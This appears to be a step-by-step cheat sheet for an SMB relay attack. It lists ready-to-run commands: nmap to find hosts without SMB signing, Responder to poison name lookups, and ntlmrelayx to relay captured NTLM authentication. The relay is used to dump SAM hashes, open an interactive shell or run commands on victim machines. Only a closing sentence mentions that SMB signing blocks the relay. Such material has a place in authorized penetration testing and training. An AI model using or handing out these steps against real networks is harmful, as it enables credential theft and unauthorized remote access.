


SMB Relay Attack cheat sheet

Instead of cracking a captured NTLM hash, relay it in real-time to authenticate as the victim on another machine. Replace the placeholders (<...>) with your own values.



Step 1 - Verify the target does NOT enforce SMB signing

```
nmap --script smb2-security-mode -p 445 <target-subnet>/<cidr>
```

Look for:

Message signing enabled but not required ← vulnerable

Message signing enabled and required ← skip this host

Step 2 - Disable SMB and HTTP in Responder

ntlmrelayx does the relay — Responder must not serve the auth itself.

```
sudo nano /etc/responder/Responder.conf
```

Set: SMB = Off | HTTP = Off

Build a target list (one signing-disabled IP per line):

```
echo "<target-ip>" >> targets.txt
```

Step 3 - Start ntlmrelayx

Option A — dump SAM hashes (default):

```
sudo ntlmrelayx.py -tf targets.txt -smb2support
```

Option B — interactive shell on the target:

```
sudo ntlmrelayx.py -tf targets.txt -smb2support -i
```

Option C — run a command on the target:

```
sudo ntlmrelayx.py -tf targets.txt -smb2support -c "<command>"
```

Step 4 - Start Responder (SMB/HTTP off)

```
sudo responder -I <interface> -rdw
```

Wait for a victim to broadcast a query for a non-existent hostname. Responder poisons it; ntlmrelayx catches the auth and relays it.

Step 5 - Collect results

Option A (SAM dump): hashes print directly in the ntlmrelayx terminal.

Option B (interactive shell): connect to the local listener:

```
nc 127.0.0.1 11000
```

You now have an SMB shell on the target as the relayed user.

Step 6 - Stop cleanly

Press `Ctrl+C` in both the Responder and ntlmrelayx terminals. No ARP tables to restore.

(optional) Restore Kali's networking

Only needed if you manually set a static IP before the attack:

```
sudo nmcli con mod "<connection name>" ipv4.method auto  
sudo nmcli con up "<connection name>"
```

Key idea: instead of cracking the hash, you forward the victim's NTLM auth to a second machine. If that machine trusts the relayed user, you get access without ever knowing the plaintext password. SMB signing would cryptographically bind the auth to the original session and block the relay — that's why signing status matters.